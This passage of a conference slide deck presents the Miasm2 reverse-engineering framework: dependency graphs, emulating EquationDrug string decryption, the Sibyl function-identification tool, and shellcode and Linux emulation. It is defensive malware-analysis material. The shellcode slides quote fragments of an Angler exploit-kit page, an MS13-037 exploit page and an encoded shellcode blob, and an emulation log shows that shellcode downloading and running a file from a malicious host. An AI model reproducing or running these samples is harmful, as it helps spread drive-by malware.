    Algorithm Steps 1 The algorithmfollows dependencies in the current basic block 2 The analysis is propagated in each parent’s block 3 Avoid already analyzed parents with same dependencies 4 The algorithm stops when reaching a graph root, or when every dependencies are solved 5 http://www.miasm.re/blog/2016/09/03/zeusvm_analysis.html 6 https://www.sstic.org/2016/presentation/graphes_de_ dpendances__petit_poucet_style/ Static analysis: EquationDrug from EquationGroup Miasm2 | August 08, 2018 | PAGE 62/120
  • 81.
    Dependency graph Advantages Execution pathdistinction Avoid paths which are equivalent in data “dependencies” Unroll loops only the minimum required times Static analysis: EquationDrug from EquationGroup Miasm2 | August 08, 2018 | PAGE 64/120
  • 82.
    String decryption What next? Usedepgraph results Emulate the decryption function Retrieve decrypted strings Static analysis: EquationDrug from EquationGroup Miasm2 | August 08, 2018 | PAGE 65/120
  • 83.
    Code emulation # Geta jitter instance jitter = machine.jitter(”llvm”) # Add target code in memory data = open(content).read() run_addr = 0x40000000 jitter.vm.add_memory_page(run_addr, ..., data) # Add a stack jitter.init_stack() # Run! jitter.init_run(run_addr) jitter.continue_run() Static analysis: EquationDrug from EquationGroup Miasm2 | August 08, 2018 | PAGE 66/120
  • 84.
    Code emulation Shellcode # Geta jitter instance jitter = machine.jitter(”llvm”) # Add target code in memory data = open(content).read() run_addr = 0x40000000 jitter.vm.add_memory_page(run_addr, ..., data) # Add a stack jitter.init_stack() # Run! jitter.init_run(run_addr) jitter.continue_run() Static analysis: EquationDrug from EquationGroup Miasm2 | August 08, 2018 | PAGE 66/120
  • 85.
    Code emulation Stack Shellcode # Geta jitter instance jitter = machine.jitter(”llvm”) # Add target code in memory data = open(content).read() run_addr = 0x40000000 jitter.vm.add_memory_page(run_addr, ..., data) # Add a stack jitter.init_stack() # Run! jitter.init_run(run_addr) jitter.continue_run() Static analysis: EquationDrug from EquationGroup Miasm2 | August 08, 2018 | PAGE 66/120
  • 86.
    Running the targetedfunction # Push a fake return address jitter.push_uint64_t(0x1337beef) # Stop the emulation when the fake address is reached def sentinelle(jitter): jitter.run = False return False jitter.add_breakpoint(0x1337beef, sentinelle) # Set arguments according to Depgraph results jitter.cpu.RDI = ... jitter.push_uint64_t(...) # Run! jitter.init_run(run_addr) jitter.continue_run() # Retrieve strings str_dec = jitter.vm.get_mem(alloc_addr, length) Static analysis: EquationDrug from EquationGroup Miasm2 | August 08, 2018 | PAGE 67/120
  • 87.
    Running the targetedfunction # Push a fake return address jitter.push_uint64_t(0x1337beef) # Stop the emulation when the fake address is reached def sentinelle(jitter): jitter.run = False return False jitter.add_breakpoint(0x1337beef, sentinelle) # Set arguments according to Depgraph results jitter.cpu.RDI = ... jitter.push_uint64_t(...) # Run! jitter.init_run(run_addr) jitter.continue_run() # Retrieve strings str_dec = jitter.vm.get_mem(alloc_addr, length) Static analysis: EquationDrug from EquationGroup Miasm2 | August 08, 2018 | PAGE 67/120
  • 88.
    Running the targetedfunction # Push a fake return address jitter.push_uint64_t(0x1337beef) # Stop the emulation when the fake address is reached def sentinelle(jitter): jitter.run = False return False jitter.add_breakpoint(0x1337beef, sentinelle) # Set arguments according to Depgraph results jitter.cpu.RDI = ... jitter.push_uint64_t(...) # Run! jitter.init_run(run_addr) jitter.continue_run() # Retrieve strings str_dec = jitter.vm.get_mem(alloc_addr, length) Static analysis: EquationDrug from EquationGroup Miasm2 | August 08, 2018 | PAGE 67/120
  • 89.
    String decryption Higher levelAPIs # Run dec_addr(alloc_addr, addr, length) sandbox.call(dec_addr, alloc_addr, addr, length) # Retrieve strings str_dec = sandbox.jitter.vm.get_mem(alloc_addr, length) Static analysis: EquationDrug from EquationGroup Miasm2 | August 08, 2018 | PAGE 68/120
  • 90.
    Depgraph Demo Solution for ’0x13180L’:0x35338 0x14 ’NDISWANIPx00’ Solution for ’0x13c2eL’: 0x355D8 0x11 ’rn Adapter: x00xb2)’ Solution for ’0x13cd3L’: 0x355D8 0x11 ’rn Adapter: x00xb2)’ Solution for ’0x13d69L’: 0x355D8 0x11 ’rn Adapter: x00xb2)’ Solution for ’0x13e26L’: 0x355F0 0x1C ’ IP: %d.%d.%d.%drnx00x8dxbd’ Solution for ’0x13e83L’: 0x355F0 0x1C ’ IP: %d.%d.%d.%drnx00x8dxbd’ Solution for ’0x13f3bL’: 0x35630 0x1C ’ Mask: %d.%d.%d.%drnx00xa5xde’ Solution for ’0x13f98L’: 0x35630 0x1C ’ Mask: %d.%d.%d.%drnx00xa5xde’ Solution for ’0x1404cL’: 0x35610 0x1C ’ Gateway: %d.%d.%d.%drnx00xc1xf1’ Solution for ’0x140adL’: 0x35610 0x1C ’ Gateway: %d.%d.%d.%drnx00xc1xf1’ Solution for ’0x14158L’: 0x350C0 0x44 ’ MAC: %.2x-%.2x-%.2x-%.2x-%.2x-%.2x Sent: %.10d Recv: %.10drnx00xd4xe6’ ... Static analysis: EquationDrug from EquationGroup Miasm2 | August 08, 2018 | PAGE 69/120
  • 92.
    Summary 1 Introduction 2 MiasmIR: Deobfuscation 3 Symbolic execution: VM analysis 4 Static analysis: EquationDrug from EquationGroup 5 Miasm based tool: Sibyl 6 Emulation: Shellcode analysis 7 DSE: Stealing the shellcode’s packer 8 Conclusion Miasm based tool: Sibyl Miasm2 | August 08, 2018 | PAGE 71/120
  • 93.
    EquationDrug cryptography Custom cryptography EquationDrugsamples use custom cryptography Goal: reverse once, identify everywhere (including on different architectures) Miasm based tool: Sibyl Miasm2 | August 08, 2018 | PAGE 72/120
  • 94.
    EquationDrug cryptography Custom cryptography EquationDrugsamples use custom cryptography Goal: reverse once, identify everywhere (including on different architectures) “In this binary / firmware / malware / shellcode / …, the function at 0x1234 is a memcpy” Miasm based tool: Sibyl Miasm2 | August 08, 2018 | PAGE 72/120
  • 95.
    State of theart Static approach FLIRT Polichombr, Gorille, BASS Machine learning (ASM as NLP) Bit-precise Symbolic Loop Mapping Dynamic approach / trace Data entropy in loops I/Os Taint propagation patterns Cryptographic Function Identification in Obfuscated Binary Programs - RECON 2012 Sibyl like Angr “identifier”a ≈ PoC for the CGC a https://github.com/angr/identifierMiasm based tool: Sibyl Miasm2 | August 08, 2018 | PAGE 73/120
  • 96.
    Possibilities Figure: “naive” memcpy Miasmbased tool: Sibyl Miasm2 | August 08, 2018 | PAGE 74/120
  • 97.
    Possibilities Problem How to recognizewhen optimised / vectorised / other compiler / obfuscated ? Figure: “naive” memcpy Figure: obfuscated memcpyMiasm based tool: Sibyl Miasm2 | August 08, 2018 | PAGE 74/120
  • 98.
    Possibilities Problem How to recognizewhen optimised / vectorised / other compiler / obfuscated ? Figure: memcpy “SSE” Miasm based tool: Sibyl Miasm2 | August 08, 2018 | PAGE 74/120
  • 99.
    Idea Idea Function = blackbox Choosen input Observed outputs ↔ Expected outputs Specifically Inputs = { arguments, initial memory } Outputs = { output value, final memory } Minimalist environment : { binary mapped, stack } Miasm based tool: Sibyl Miasm2 | August 08, 2018 | PAGE 75/120
  • 100.
    Idea MUL (5, 10)→ 50 strlen (“hello”) → 5 atol (“1234”) → 1234 Test set ? 5, 10 x 50 inputs expected outputs X Miasm based tool: Sibyl Miasm2 | August 08, 2018 | PAGE 76/120
  • 101.
    Idea MUL (5, 10)→ 50 strlen (“hello”) → 5 atol (“1234”) → 1234 Test set ? “hello”(R-O) 0 5 inputs expected outputs ✓ ̸= Miasm based tool: Sibyl Miasm2 | August 08, 2018 | PAGE 76/120
  • 102.
    Idea MUL (5, 10)→ 50 strlen (“hello”) → 5 atol (“1234”) → 1234 Test set ? “1234”(R-O) 1234 1234 inputs expected outputs ✓ = Miasm based tool: Sibyl Miasm2 | August 08, 2018 | PAGE 76/120
  • 103.
    Idea MUL (5, 10)→ 50 strlen (“hello”) → 5 atol (“1234”) → 1234 Test set atol Miasm based tool: Sibyl Miasm2 | August 08, 2018 | PAGE 76/120
  • 104.
    Implementation Expected Resilient to crashes/ infinite loop Test description arch-agnostic, ABI-agnostic One call may not be enough (2, 2) → Func → 4 add, mul, pow ? → Test politic : “test1 & (test2 ∥ test3)” Embarassingly parrallel … Miasm based tool: Sibyl Miasm2 | August 08, 2018 | PAGE 77/120
  • 105.
    Sibyl Sibyl Open-source, GPL Current version:0.2 CLI + Plugin IDA /doc Based on Miasm, also uses QEMU Can learn new functions automatically https://github.com/cea-sec/Sibyl Miasm based tool: Sibyl Miasm2 | August 08, 2018 | PAGE 78/120
  • 106.
    Function stubs Create aclass standing for the test class Test_bn_cpy(Test): func = ”bn_cpy” Miasm based tool: Sibyl Miasm2 | August 08, 2018 | PAGE 79/120
  • 107.
    Function stubs Prepare thetest: allocate two “bignums” with one read-only # Test1 bn_size = 2 bn_2 = 0x1234567890112233 def init(self): self.addr_bn1 = add_bignum(self, 0, self.bn_size, write=True) self.addr_bn2 = add_bignum(self, self.bn_2, self.bn_size) Miasm based tool: Sibyl Miasm2 | August 08, 2018 | PAGE 80/120
  • 108.
    Function stubs Set arguments self._add_arg(0,self.addr_bn1) self._add_arg(1, self.addr_bn2) self._add_arg(2, self.bn_size) Miasm based tool: Sibyl Miasm2 | August 08, 2018 | PAGE 81/120
  • 109.
    Function stubs Check thefinal state def check(self): return ensure_bn_value(self, self.addr_bn1, self.bn_2, self.bn_size) Miasm based tool: Sibyl Miasm2 | August 08, 2018 | PAGE 82/120
  • 110.
    Function stubs Test politic:only one test tests = TestSetTest(init, check) Miasm based tool: Sibyl Miasm2 | August 08, 2018 | PAGE 83/120
  • 111.
    Function stubs class Test_bn_cpy( Test ) : # Test1 bn_size = 2 bn_2 = 0x1234567890112233 def i n i t ( s e l f ) : s e l f . addr_bn1 = add_bignum ( self , 0 , s e l f . bn_size , write =True ) s e l f . addr_bn2 = add_bignum ( self , s e l f . bn_2 , s e l f . bn_size ) s e l f . _add_arg (0 , s e l f . addr_bn1 ) s e l f . _add_arg (1 , s e l f . addr_bn2 ) s e l f . _add_arg (2 , s e l f . bn_size ) def check ( s e l f ) : return ensure_bn_value ( self , s e l f . addr_bn1 , s e l f . bn_2 , s e l f . bn_size ) # Properties func = ” bn_cpy ” tests = TestSetTest ( i n i t , check ) Miasm based tool: Sibyl Miasm2 | August 08, 2018 | PAGE 84/120
  • 112.
    Demonstration Demonstration Sibyl on busybox-mipsel Findinga SSE3 memmove Applying “bignums” tests to EquationDrug binaries $ sibyl func PC_Level3_http_flav_dll | sibyl find -t bn -j llvm -b ABIStdCall_x86_32 PC_Level3_http_flav_dll - 0x1000b874 : bn_to_str 0x1000b819 : bn_from_str 0x1000b8c8 : bn_cpy 0x1000b905 : bn_sub 0x1000b95f : bn_find_nonull_hw 0x1000b979 : bn_cmp 0x1000b9b6 : bn_shl 0x1000ba18 : bn_shr 0x100144ce : bn_cmp 0x1000bc9c : bn_div_res_rem 0x1001353b : bn_cmp 0x1000be26 : bn_div_rem 0x1000bee8 : bn_mul 0x1000bf98 : bn_mulmod 0x1000bfef : bn_expomod $ sibyl func PC_Level3_http_flav_dll_x64 | sibyl find -t bn -j llvm -b ABI_AMD64_MS PC_Level3_http_flav_dll_x64 - 0x18000f478 : bn_cmp 0x18000fab0 : bn_mul 0x18000f36c : bn_to_str 0x18000f2ec : bn_from_str 0x18000f608 : bn_div_res_rem ... Miasm based tool: Sibyl Miasm2 | August 08, 2018 | PAGE 85/120
  • 113.
    Summary 1 Introduction 2 MiasmIR: Deobfuscation 3 Symbolic execution: VM analysis 4 Static analysis: EquationDrug from EquationGroup 5 Miasm based tool: Sibyl 6 Emulation: Shellcode analysis 7 DSE: Stealing the shellcode’s packer 8 Conclusion Emulation: Shellcode analysis Miasm2 | August 08, 2018 | PAGE 86/120
  • 114.
    Context <script>function MNMEp(){ return””; } var z9oxd; var Ai4yTPg; function eALI(a){ return String[X1hP(”53fr50om17C98h40a38rC62o43d18e40”)](a);}; var voazpR; function X1hP(a){ var fWbbth; if(a == ””){ sada = ”cerlaadsrgwq”; } else{ sada = ”l”; } var w2zsuD; return a[”rep”+sada+”ace”](/[0-9]/g,””); var aoxmDGW;} var JaQkJ; function fgrthryjryetfs(a){ if(new String(a) == 3){ return ”dafda”; } else{ var CxTX; var adfas = new Array(”gsfgreafag”,”22”,”gfgrhtegwrqw”); Starting from an Angler EK (Exploit Kit) landing page… Emulation: Shellcode analysis Miasm2 | August 08, 2018 | PAGE 87/120
  • 115.
    Context <html> <head><style>v:*{behavior:url(#default#VML);display:inline-block} </style></head> <xml:namespace ns=”urn:schemas-microsoft-com:vml” prefix=”v”><v:oval> <v:strokeid=”ump”></v:stroke></v:oval><v:oval><v:stroke id=”beg”> </v:stroke></v:oval></xml:namespace> <script>var zbu8Rl=93;if(’EkX6ZK’ != ’KJm’){var Z98U1z=’JL9’; var zbu8Rl=44;}function KJm(RIB,IfLP){return RIB+IfLP}; Through a MS13-037 exploit… Emulation: Shellcode analysis Miasm2 | August 08, 2018 | PAGE 88/120
  • 116.
    Context PYIIIIIIIIIIIIIIII7QZjAXP0A0AkAAQ2AB2BB0BBABXP8ABuJIbxjKdXPZk9n6l IKgK0enzIBTFklyzKwswpwpLlfTWlOZ9rkJkOYBZcHhXcYoYoKOzUvwEOglwlCrsy NuzY1dRSsBuLGlrTe90npp2QpH1dnrcbwb8ppt6kKf4wQbhtcxGnuLULqUQU2TpyL 3rsVyrlidNleNglULPLCFfzPvELsD7wvzztdQqdKJ5vpktrht6OwngleLDmhGNK6l d6clpO2opvWlRTSxhVNSlM0t6kKf7GD2ht7vUN5LULNkPtQmMM9UHSD4dKYFUgQbH tTVWnULuLup5J50TLPOBkydmqULuLuLMLkPUlSQeHT67mkGWnT6glPJRkXtmIULWl ELCzNqqxQKfzl443Wlwl5LmIklu9szrVR7g5pUsXPLPMMOsQitWmphC6QZHtLO5M7 lwlNyKlsYS6FMiLpxj7ClwtlWQL5xGQL8uNULUL1yKwpJzTXNwlGlwlnyiLSXhMqU RbVMyLqJUtPZKSpiHfQ45JPiLppKCkQKBZTeuKu9m59KgkEw5L6MuLoaRKeJBc8tT IWleL5L9EiOPveLCF8b44OtrSscUqD4XnyWqxLq8tQxeMULglvMKe2mRmpO1ZRkPM JC2iYpIOCyNuZYrV5L0tP95LpOeLZ59lXc596ppLJCcY6t3D2BRvMOHKQdhnZgQxL ... We end ona shellcode. What is it doing? Emulation: Shellcode analysis Miasm2 | August 08, 2018 | PAGE 89/120
  • 117.
    Our case Quick analysis Disassembleat 0, in x86 32 bits Emulation: Shellcode analysis Miasm2 | August 08, 2018 | PAGE 90/120
  • 118.
    Our case Quick analysis Disassembleat 0, in x86 32 bits Realize it’s encoded Emulation: Shellcode analysis Miasm2 | August 08, 2018 | PAGE 90/120
  • 119.
    Our case Quick analysis Disassembleat 0, in x86 32 bits Realize it’s encoded → Let’s emulate it! Emulation: Shellcode analysis Miasm2 | August 08, 2018 | PAGE 90/120
  • 120.
    Result $ python run_sc_04.py-y -s -l s1.bin ... [INFO]: kernel32_LoadLibrary(dllname=0x13ffe0) ret addr: 0x40000076 [INFO]: ole32_CoInitializeEx(0x0, 0x6) ret addr: 0x40000097 [INFO]: kernel32_VirtualAlloc(lpvoid=0x0, dwsize=0x1000, alloc_type=0x1000, flprotect=0x40) ret [INFO]: kernel32_GetVersion() ret addr: 0x400000c0 [INFO]: ntdll_swprintf(0x20000000, 0x13ffc8) ret addr: 0x40000184 [INFO]: urlmon_URLDownloadToCacheFileW(0x0, 0x20000000, 0x2000003c, 0x1000, 0x0, 0x0) ret addr: http://b8zqrmc.hoboexporter.pw/f/1389595980/999476491/5 [INFO]: kernel32_CreateProcessW(0x2000003c, 0x0, 0x0, 0x0, 0x0, 0x0, 0x0, 0x0, 0x13ff88, 0x13ff [INFO]: ntdll_swprintf(0x20000046, 0x13ffa8) ret addr: 0x40000184 [INFO]: ntdll_swprintf(0x20000058, 0x20000046) ret addr: 0x4000022e [INFO]: user32_GetForegroundWindow() ret addr: 0x4000025d [INFO]: shell32_ShellExecuteExW(0x13ff88) ret addr: 0x4000028b ’/c start ”” ”foo.exe”’ ... Emulation: Shellcode analysis Miasm2 | August 08, 2018 | PAGE 91/120
  • 121.
    Shellcode output Shellcode emulation- only the code and a stack $ python -i run_sc.py shellcode.bin WARNING: address 0x30 is not mapped in virtual memory: AssertionError >>> new_data = jitter.vm.get_mem(run_addr, len(data)) >>> open(”dump.bin”, ”w”).write(new_data) Emulation: Shellcode analysis Miasm2 | August 08, 2018 | PAGE 92/120
  • 122.
    Shellcode output Shellcode emulation- only the code and a stack $ python -i run_sc.py shellcode.bin WARNING: address 0x30 is not mapped in virtual memory: AssertionError >>> new_data = jitter.vm.get_mem(run_addr, len(data)) >>> open(”dump.bin”, ”w”).write(new_data) Emulation: Shellcode analysis Miasm2 | August 08, 2018 | PAGE 92/120
  • 123.
    Shellcode analysis Stack Shellcode # Createsandbox, load main PE sb = Sandbox_Win_x86_32(options.filename, ...) # Add shellcode in memory data = open(options.sc).read() run_addr = 0x40000000 sb.jitter.vm.add_memory_page(run_addr, ...) sb.jitter.cpu.EAX = run_addr # Run sb.run(run_addr) Emulation: Shellcode analysis Miasm2 | August 08, 2018 | PAGE 93/120
  • 124.
    Shellcode analysis Stack Shellcode Kernel32 User32 ... # Createsandbox, load main PE sb = Sandbox_Win_x86_32(options.filename, ...) # Add shellcode in memory data = open(options.sc).read() run_addr = 0x40000000 sb.jitter.vm.add_memory_page(run_addr, ...) sb.jitter.cpu.EAX = run_addr # Run sb.run(run_addr) Emulation: Shellcode analysis Miasm2 | August 08, 2018 | PAGE 93/120
  • 125.
    Shellcode analysis Stack Shellcode Kernel32 User32 ... Ldr info #Create sandbox, load main PE sb = Sandbox_Win_x86_32(options.filename, ...) # Add shellcode in memory data = open(options.sc).read() run_addr = 0x40000000 sb.jitter.vm.add_memory_page(run_addr, ...) sb.jitter.cpu.EAX = run_addr # Run sb.run(run_addr) Emulation: Shellcode analysis Miasm2 | August 08, 2018 | PAGE 93/120
  • 126.
    Shellcode analysis Stack Shellcode Kernel32 User32 ... Ldr info TEB(part 1) TEB (part 2) PEB # Create sandbox, load main PE sb = Sandbox_Win_x86_32(options.filename, ...) # Add shellcode in memory data = open(options.sc).read() run_addr = 0x40000000 sb.jitter.vm.add_memory_page(run_addr, ...) sb.jitter.cpu.EAX = run_addr # Run sb.run(run_addr) Emulation: Shellcode analysis Miasm2 | August 08, 2018 | PAGE 93/120
  • 127.
    Second crash $ pythonrun_sc_04.py -y -s -l ~/iexplore.exe shellcode.bin [INFO]: Loading module ’ntdll.dll’ [INFO]: Loading module ’kernel32.dll’ [INFO]: Loading module ’user32.dll’ [INFO]: Loading module ’ole32.dll’ [INFO]: Loading module ’urlmon.dll’ [INFO]: Loading module ’ws2_32.dll’ [INFO]: Loading module ’advapi32.dll’ [INFO]: Loading module ’psapi.dll’ [INFO]: Loading module ’shell32.dll’ ... ValueError: (’unknown api’, ’0x774c1473L’, ”’ole32_CoInitializeEx’” → function stubbing Emulation: Shellcode analysis Miasm2 | August 08, 2018 | PAGE 94/120
  • 128.
    Function stubs def kernel32_lstrlenA(jitter): ret_ad,args = jitter.func_args_stdcall([”src”]) src = jitter.get_str_ansi(args.src) length = len(src) log.info(”’%r’->0x%x”, src, length) jitter.func_ret_stdcall(ret_ad, length) 1 Naming convention Emulation: Shellcode analysis Miasm2 | August 08, 2018 | PAGE 95/120
  • 129.
    Function stubs def kernel32_lstrlenA(jitter): ret_ad,args = jitter.func_args_stdcall([”src”]) src = jitter.get_str_ansi(args.src) length = len(src) log.info(”’%r’->0x%x”, src, length) jitter.func_ret_stdcall(ret_ad, length) 1 Naming convention 2 Get arguments with correct ABI Emulation: Shellcode analysis Miasm2 | August 08, 2018 | PAGE 95/120
  • 130.
    Function stubs def kernel32_lstrlenA(jitter): ret_ad,args = jitter.func_args_stdcall([”src”]) src = jitter.get_str_ansi(args.src) length = len(src) log.info(”’%r’->0x%x”, src, length) jitter.func_ret_stdcall(ret_ad, length) 1 Naming convention 2 Get arguments with correct ABI 3 Retrieve the string as a Python string Emulation: Shellcode analysis Miasm2 | August 08, 2018 | PAGE 95/120
  • 131.
    Function stubs def kernel32_lstrlenA(jitter): ret_ad,args = jitter.func_args_stdcall([”src”]) src = jitter.get_str_ansi(args.src) length = len(src) log.info(”’%r’->0x%x”, src, length) jitter.func_ret_stdcall(ret_ad, length) 1 Naming convention 2 Get arguments with correct ABI 3 Retrieve the string as a Python string 4 Compute the length in full Python Emulation: Shellcode analysis Miasm2 | August 08, 2018 | PAGE 95/120
  • 132.
    Function stubs def kernel32_lstrlenA(jitter): ret_ad,args = jitter.func_args_stdcall([”src”]) src = jitter.get_str_ansi(args.src) length = len(src) log.info(”’%r’->0x%x”, src, length) jitter.func_ret_stdcall(ret_ad, length) 1 Naming convention 2 Get arguments with correct ABI 3 Retrieve the string as a Python string 4 Compute the length in full Python 5 Set the return value & address Emulation: Shellcode analysis Miasm2 | August 08, 2018 | PAGE 95/120
  • 133.
    Function stubs Interaction withthe VM def msvcrt_malloc(jitter): ret_ad, args = jitter.func_args_cdecl([”msize”]) addr = winobjs.heap.alloc(jitter, args.msize) jitter.func_ret_cdecl(ret_ad, addr) Emulation: Shellcode analysis Miasm2 | August 08, 2018 | PAGE 96/120
  • 134.
    Function stubs “Minimalist” implementation defurlmon_URLDownloadToCacheFileW(jitter): ret_ad, args = jitter.func_args_stdcall(6) url = jitter.get_str_unic(args[1]) print url jitter.set_str_unic(args[2], ”toto”) jitter.func_ret_stdcall(ret_ad, 0) Emulation: Shellcode analysis Miasm2 | August 08, 2018 | PAGE 97/120
  • 135.
    Demo Running the shellcodeto the end Running on a second sample from the campaign Emulation: Shellcode analysis Miasm2 | August 08, 2018 | PAGE 98/120
  • 136.
    Different level ofemulation Minimalist Full Only the code Emulation: Shellcode analysis Miasm2 | August 08, 2018 | PAGE 99/120
  • 137.
    Different level ofemulation Minimalist Full Only the code Code + segment handling + Windows structures Emulation: Shellcode analysis Miasm2 | August 08, 2018 | PAGE 99/120
  • 138.
    Different level ofemulation Minimalist Full Only the code Code + segment handling + Windows structures Code + segment handling + Windows structures + Windows API simulation Emulation: Shellcode analysis Miasm2 | August 08, 2018 | PAGE 99/120
  • 139.
    Different level ofemulation Minimalist Full Only the code Code + segment handling + Windows structures Code + segment handling + Windows structures + Windows API simulation Full user-land + Kernel simulation (Linux only) Emulation: Shellcode analysis Miasm2 | August 08, 2018 | PAGE 99/120
  • 140.
    Full user-land +Kernel simulation 1 # Corresponding module in miasm2 / os_dep / l i n u x 2 3 # Filesystem / Network / etc . simulation 4 linux_env = LinuxEnvironment ( ) 5 6 # Resolve loader ’ s path and load i t with re l o c a t i o n ( ld −...) 7 ld_path = linux_env . filesystem . resolve_path ( ld_path ) 8 ld = Container . from_stream ( open ( ld_path ) , vm= j i t t e r .vm, addr=ld_addr , apply_reloc=True ) 9 10 # Prepare the desired environment 11 argv = [ ” / usr / bin / f i l e ” , ” / bin / l s ” ] 12 envp = { ”PATH” : ” / usr / l o c a l / bin ” , ”USER” : linux_env . user_name } 13 auxv = environment . AuxVec ( elf_phdr_header_vaddr , ls_entry_point , linux_env ) 14 prepare_loader ( j i t t e r , argv , envp , auxv , linux_env ) 15 16 # Associate syscall <−> stubs ( callbacks ) 17 sys c al l . enable_syscall_handling ( j i t t e r , linux_env , syscall_callbacks ) 18 19 # Run ! 20 j i t t e r . i n i t _ r u n ( ld . entry_point ) 21 j i t t e r . continue_run ( ) Emulation: Shellcode analysis Miasm2 | August 08, 2018 | PAGE 100/120
  • 141.
    Full user-land +Kernel simulation 1 # Corresponding module in miasm2 / os_dep / l i n u x 2 3 # Filesystem / Network / etc . simulation 4 linux_env = LinuxEnvironment ( ) 5 6 # Resolve loader ’ s path and load i t with re l o c a t i o n ( ld −...) 7 ld_path = linux_env . filesystem . resolve_path ( ld_path ) 8 ld = Container . from_stream ( open ( ld_path ) , vm= j i t t e r .vm, addr=ld_addr , apply_reloc=True ) 9 10 # Prepare the desired environment 11 argv = [ ” / usr / bin / f i l e ” , ” / bin / l s ” ] 12 envp = { ”PATH” : ” / usr / l o c a l / bin ” , ”USER” : linux_env . user_name } 13 auxv = environment . AuxVec ( elf_phdr_header_vaddr , ls_entry_point , linux_env ) 14 prepare_loader ( j i t t e r , argv , envp , auxv , linux_env ) 15 16 # Associate syscall <−> stubs ( callbacks ) 17 sys c al l . enable_syscall_handling ( j i t t e r , linux_env , syscall_callbacks ) 18 19 # Run ! 20 j i t t e r . i n i t _ r u n ( ld . entry_point ) 21 j i t t e r . continue_run ( ) Emulation: Shellcode analysis Miasm2 | August 08, 2018 | PAGE 100/120
  • 142.
    Full user-land +Kernel simulation 1 # Corresponding module in miasm2 / os_dep / l i n u x 2 3 # Filesystem / Network / etc . simulation 4 linux_env = LinuxEnvironment ( ) 5 6 # Resolve loader ’ s path and load i t with re l o c a t i o n ( ld −...) 7 ld_path = linux_env . filesystem . resolve_path ( ld_path ) 8 ld = Container . from_stream ( open ( ld_path ) , vm= j i t t e r .vm, addr=ld_addr , apply_reloc=True ) 9 10 # Prepare the desired environment 11 argv = [ ” / usr / bin / f i l e ” , ” / bin / l s ” ] 12 envp = { ”PATH” : ” / usr / l o c a l / bin ” , ”USER” : linux_env . user_name } 13 auxv = environment . AuxVec ( elf_phdr_header_vaddr , ls_entry_point , linux_env ) 14 prepare_loader ( j i t t e r , argv , envp , auxv , linux_env ) 15 16 # Associate syscall <−> stubs ( callbacks ) 17 sys c al l . enable_syscall_handling ( j i t t e r , linux_env , syscall_callbacks ) 18 19 # Run ! 20 j i t t e r . i n i t _ r u n ( ld . entry_point ) 21 j i t t e r . continue_run ( ) Emulation: Shellcode analysis Miasm2 | August 08, 2018 | PAGE 100/120
  • 143.
    Full user-land +Kernel simulation 1 # Corresponding module in miasm2 / os_dep / l i n u x 2 3 # Filesystem / Network / etc . simulation 4 linux_env = LinuxEnvironment ( ) 5 6 # Resolve loader ’ s path and load i t with re l o c a t i o n ( ld −...) 7 ld_path = linux_env . filesystem . resolve_path ( ld_path ) 8 ld = Container . from_stream ( open ( ld_path ) , vm= j i t t e r .vm, addr=ld_addr , apply_reloc=True ) 9 10 # Prepare the desired environment 11 argv = [ ” / usr / bin / f i l e ” , ” / bin / l s ” ] 12 envp = { ”PATH” : ” / usr / l o c a l / bin ” , ”USER” : linux_env . user_name } 13 auxv = environment . AuxVec ( elf_phdr_header_vaddr , ls_entry_point , linux_env ) 14 prepare_loader ( j i t t e r , argv , envp , auxv , linux_env ) 15 16 # Associate syscall <−> stubs ( callbacks ) 17 sys c al l . enable_syscall_handling ( j i t t e r , linux_env , syscall_callbacks ) 18 19 # Run ! 20 j i t t e r . i n i t _ r u n ( ld . entry_point ) 21 j i t t e r . continue_run ( ) Emulation: Shellcode analysis Miasm2 | August 08, 2018 | PAGE 100/120
  • 144.
    Full user-land +Kernel simulation 1 # Corresponding module in miasm2 / os_dep / l i n u x 2 3 # Filesystem / Network / etc . simulation 4 linux_env = LinuxEnvironment ( ) 5 6 # Resolve loader ’ s path and load i t with re l o c a t i o n ( ld −...) 7 ld_path = linux_env . filesystem . resolve_path ( ld_path ) 8 ld = Container . from_stream ( open ( ld_path ) , vm= j i t t e r .vm, addr=ld_addr , apply_reloc=True ) 9 10 # Prepare the desired environment 11 argv = [ ” / usr / bin / f i l e ” , ” / bin / l s ” ] 12 envp = { ”PATH” : ” / usr / l o c a l / bin ” , ”USER” : linux_env . user_name } 13 auxv = environment . AuxVec ( elf_phdr_header_vaddr , ls_entry_point , linux_env ) 14 prepare_loader ( j i t t e r , argv , envp , auxv , linux_env ) 15 16 # Associate syscall <−> stubs ( callbacks ) 17 sys c al l . enable_syscall_handling ( j i t t e r , linux_env , syscall_callbacks ) 18 19 # Run ! 20 j i t t e r . i n i t _ r u n ( ld . entry_point ) 21 j i t t e r . continue_run ( ) Emulation: Shellcode analysis Miasm2 | August 08, 2018 | PAGE 100/120
  • 145.
    Syscall: stub example defsys_generic_write(jitter, linux_env): # Parse arguments fd, buf, count = jitter.syscall_args_systemv(3) log.debug(”sys_write(%d,␣%x,␣%x)”, fd, buf, count) # Stub data = jitter.vm.get_mem(buf, count) jitter.syscall_ret_systemv(linux_env.write(fd, data)) # Association syscall number <-> callback syscall_callbacks_x86_64[X86_64_WRITE] = sys_generic_write syscall_callbacks_arml[ARML_WRITE] = sys_generic_write Emulation: Shellcode analysis Miasm2 | August 08, 2018 | PAGE 101/120
  • 146.
    Demo Running /usr/bin/file /bin/ls(x86_64) $ python miasm2/example/jitter/run_with_linuxenv.py -v file_sb/usr/bin/file /bin/ls ... [DEBUG]: sys_openat(ffffffffffffff9c, ’/bin/ls’, 0, 0) ... [DEBUG]: sys_write(1, 740008e0, d4) [STDOUT] /bin/ls: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 3.2.0, BuildID[sha1]=e855a4c79bf01f795681a7470ae64dc141158aee, stripped Running /bin/ls (arml) $ file file_sb/bin/ls file_sb/bin/ls: ELF 32-bit LSB executable, ARM, EABI5 version 1 (SYSV), dynamically linked, interpreter /lib/ld-linux-armhf.so.3, for GNU/Linux 4.1.0, stripped $ python miasm2/example/jitter/run_with_linuxenv.py -v file_sb/bin/ls [DEBUG]: sys_brk(0) [DEBUG]: -> 74000000 ... [DEBUG]: sys_write(1, 80158000, 1f) [STDOUT] bin lib Emulation: Shellcode analysis Miasm2 | August 08, 2018 | PAGE 102/120
  • 147.
    Summary 1 Introduction 2 MiasmIR: Deobfuscation 3 Symbolic execution: VM analysis 4 Static analysis: EquationDrug from EquationGroup 5 Miasm based tool: Sibyl 6 Emulation: Shellcode analysis 7 DSE: Stealing the shellcode’s packer 8 Conclusion DSE: Stealing the shellcode’s packer Miasm2 | August 08, 2018 | PAGE 103/120
